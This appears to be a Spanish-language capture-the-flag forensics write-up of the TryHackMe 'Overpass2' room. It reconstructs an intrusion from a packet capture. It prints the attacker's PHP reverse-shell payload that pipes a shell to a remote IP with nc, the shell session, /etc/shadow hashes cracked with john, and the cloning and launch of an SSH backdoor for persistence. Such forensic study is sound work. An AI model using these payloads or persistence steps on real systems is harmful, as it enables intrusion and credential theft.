

Overpass2

Overpass has been hacked! The SOC team (Paradox, congratulations on the promotion) noticed suspicious activity on a late night shift while looking at shibes, and managed to capture packets as the attack happened.

Can you work out how the attacker got in, and hack your way back into Overpass' production server?


Note: Although this room is a walkthrough, it expects familiarity with tools and Linux. I recommend learning basic Wireshark and completing [Linux Fundamentals](#) as a bare minimum.

md5sum of PCAP file: 11c3b2e9221865580295bc662c35c6dc

What was the URL of the page they used to upload a reverse shell?


Este es un reto forense , lo primero sera abrir el archivo captura con wireshark

al abrirlo me doy cuenta que el primer paquete corresponde a al protocolo tcp /ip el cual podremos seguir :




1. What was the URL of the page they used to upload a reverse shell?

hacemos el seguimiento del paquete



2. What payload did the attacker use to gain access?

al subir la secuencia a 1 vemos lo siguiente:



acá se ve que el archivo que subieron es payload.php podemos determinar que debe ser una especie de shellreverse en php, al revisar el contenido se entiwnde mejor :

```
<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>
```

192.168.170.145 IP del atacante

4242 Puerto donde se dirigio

en el paquete de secuencia 3 , se ve algunas interacciones del atacante

```
Wireshark · Seguir secuencia TCP (tcp.stream eq 3) · overpass2.pcapng

/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/ht
ml/development/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]

67 client pkt(s), 19 server pkt(s), 38 turn(s).
Conversación completa (6.980 bytes)  Mostrar datos como ASCII  Secuencia 3
Buscar:  Buscar siguiente
Filtrar secuencia  Imprimir  Guardar como...  Atrás  × Cerrar  Ayuda
```

primero usa el comando id

```
$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

El comando id en un sistema operativo tipo Unix/Linux muestra la información del usuario que ejecutó el comando. La salida que proporcionaste indica lo siguiente:

- uid=33(www-data): Este es el identificador de usuario (UID) con el que se está ejecutando el comando. www-data suele ser el usuario predeterminado bajo el cual se ejecutan los servidores web como Apache y Nginx en muchas distribuciones de Linux. Esto significa que el comando se ejecutó con los permisos de este usuario.
- gid=33(www-data): Este es el identificador del grupo principal (GID) del usuario. Al igual que el UID, el GID www-data sugiere que el usuario pertenece al grupo utilizado por los servicios web.
- groups=33(www-data): Muestra todos los grupos al que el usuario pertenece. En este caso, www-data pertenece a un único grupo, que también es www-data.

En el contexto de una evaluación de seguridad (pentesting), ver esta salida después de ejecutar un comando significa que has obtenido acceso al sistema como el usuario www-data. Este usuario tiene permisos limitados, pero es comúnmente utilizado en servidores web. Desde esta posición, un pentester buscaría escalar privilegios para obtener un control más completo del sistema.

luego utilizo el siguiente comando :

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

El propósito de ejecutar este comando es obtener una shell interactiva cuando se ha conseguido un acceso limitado a través de métodos como una web shell o una shell inversa no interactiva. La shell interactiva que proporciona pty.spawn permite cosas como la navegación con teclas de flecha, autocompletado con tabulador, y otras características de una terminal normal que no están disponibles en una shell inversa estándar.

Es el famoso "tratamiento de la tty"

luego de esto el atacante , hace un listado y procede a ver el archivo oculto .overpass

```
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN
```

3. What password did the attacker use to privesc?

luego de esto el atacante lo que hace es ejecutar el comando su james para elevar privilegios con la contraseña.

```
/development/uploads$ su james
su james
Password: whenevernoteartinstant
```

```
Usuario: james
Password: whenevernoteartinstant
```

luego de elevar los privilegios con el comando su , lo que hace es revisar el archivo **/etc/shadow** el cual contiene hashes

```
_apt:!:18295:0:99999:7:::
lxd:!:18295:0:99999:7:::
uuid:!:18295:0:99999:7:::
dnsmasq:!:18295:0:99999:7:::
landscape:!:18295:0:99999:7:::
pollinate:!:18295:0:99999:7:::
sshd:!:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGwpczr3MnwdHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.
5PyMpZAYo3Cg/:18464:0:99999:7:::
paradox:$6$SoRXQu43X$Waj3Z/4sEPV1mJdHsyJkIZm1rjJnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YC
yukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXi0$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfE0TcqCALmjeFIgYWqR5Aj2vsfRyf6x1w
XxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMfujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niF
seB9VLBWS0:18464:0:99999:7:::
muirland:$6$SWyBS8o2$9diveQinxY8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2Mr0j2o1
Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
```

4. How did the attacker establish persistence?

no conforme con esto , el atacante accede a un backdoor de un recurso en github usando el comando gitclone
james@overpass-production:~\$ git clone https://github.com/NinjaJc01/ssh-backdoor

```
<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
```

5 Using the fasttrack wordlist, how many of the system passwords were crackable?

Primero revisaremos los hash tomando las ultimas lineas del archivo , debido a que estas poseen hash las que podemos cruzar con herramientas como lo son john the ripper

```
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHIED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.
5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$0RXQu43X$WaAj3Z/
4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GEUljG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXIO$F/u00HosZIO3UQCEJplazoQtH8WJjSX/
ooBjwmYfEOTcqCALMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:
$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9
VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxY8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/
fd2cu0kC6dUP.:18464:0:99999:7:::
```

rescatamos estas lineas las ponemos en un archivo llamado passwords , en donde haremos el crackeo,

```
(viernez13@kali)-[~/tryhackme/overpass]
$ nano passwords

(viernez13@kali)-[~/tryhackme/overpass]
$ sudo john --wordlist=/usr/share/wordlists/fasttrack.txt passwords
[sudo] contraseña para viernez13:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
security3 (paradox)
secret12 (bee)
abcd123 (szymex)
1qaz2wsx (muirland)
4g 0:00:00:05 DONE (2024-01-25 01:29) 0.7968g/s 44.22p/s 202.3c/s 202.3C/s admin..starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Comando utilizado :

```
sudo john --wordlist=/usr/share/wordlists/fasttrack.txt passwords
```


este crackeo arrojo 4 hashes crackeables ,

```
security3 (paradox)
secret12 (bee)
abcd123 (szymex)
1qaz2wsx (muirland)
```


Analizando el codigo...

1. Whats the default hash for the backdoor?

Ingresa a la pagina del proyecto de github donde esta el backdoor :



en el archivo main.go dentro de las primeras lineas se puede apreciar el hash por defecto de esto ,



El string es:

bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

2. What's the hardcoded salt for the backdoor?

estuve revisando el codigo y bajando en el main.go me encontr`e con dos funciones la primera es para verificar el pass

```
func verifyPass(hash, salt, password string) bool {
    resultHash := hashPassword(password, salt)
    return resultHash == hash
}
```

el tercer parametro es llamado salt.

mas abajo se encuentra la funcion passwordHandler:

```
func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

que usaba un valor codificado para el parametro salt

1c362db832f3f864c8c2fe05f2002a05

3. What was the hash that the attacker used?

volvemos al Pcap ,
podemos notar la ejecucion de ./backdoor -a

Wireshark - Seguir secuencia TCP (tcp.stream eq 3) - overpass2.pcapng

Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z00yQNW5sa3rr6mR7yDMo1avzRRPcapaYw0xjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]-----+
|
| . . .
| . +
| o . = .
| . o o + .
| + S + .
| = . o % .
| . . * . % = .
| . + . X + * . +
| . o o = + + = E o .
+---[SHA256]-----+
james@overpass-production:~/ssh-backdoor\$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor\$./backdoor -a 6d05358f090eea56a238af02e47d44ee548
9d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71b
ed
<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222

67 client pkt(s), 19 server pkt(s), 38 turn(s).

Conversación completa (6.980 bytes) Mostrar datos como ASCII Secuencia 3

Buscar: Buscar siguiente

Filtrar secuencia Imprimir Guardar como... Atrás × Cerrar Ayuda

el valor despues de la flag a es decir -a

es el hash usado por el atacante:

hash: **6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed**

Crack the hash using rockyou and a cracking tool of your choice. What's the password?

haciendo un Inventario de lo que tenemos hasta ahora.

String Hash :

bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

Salt : **1c362db832f3f864c8c2fe05f2002a05**

Atacante hash : **6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed**

luego como nos est`a pidiendo crackear , iremos a la wiki de hashcat

<https://hashcat.net/wiki/doku.php?id=hashcat>

y buscaremos lo siguiente:

sha512 hasta que este tenga el formato : sha512(\$pass.\$salt)

el cuadra aca es el metodo 1710

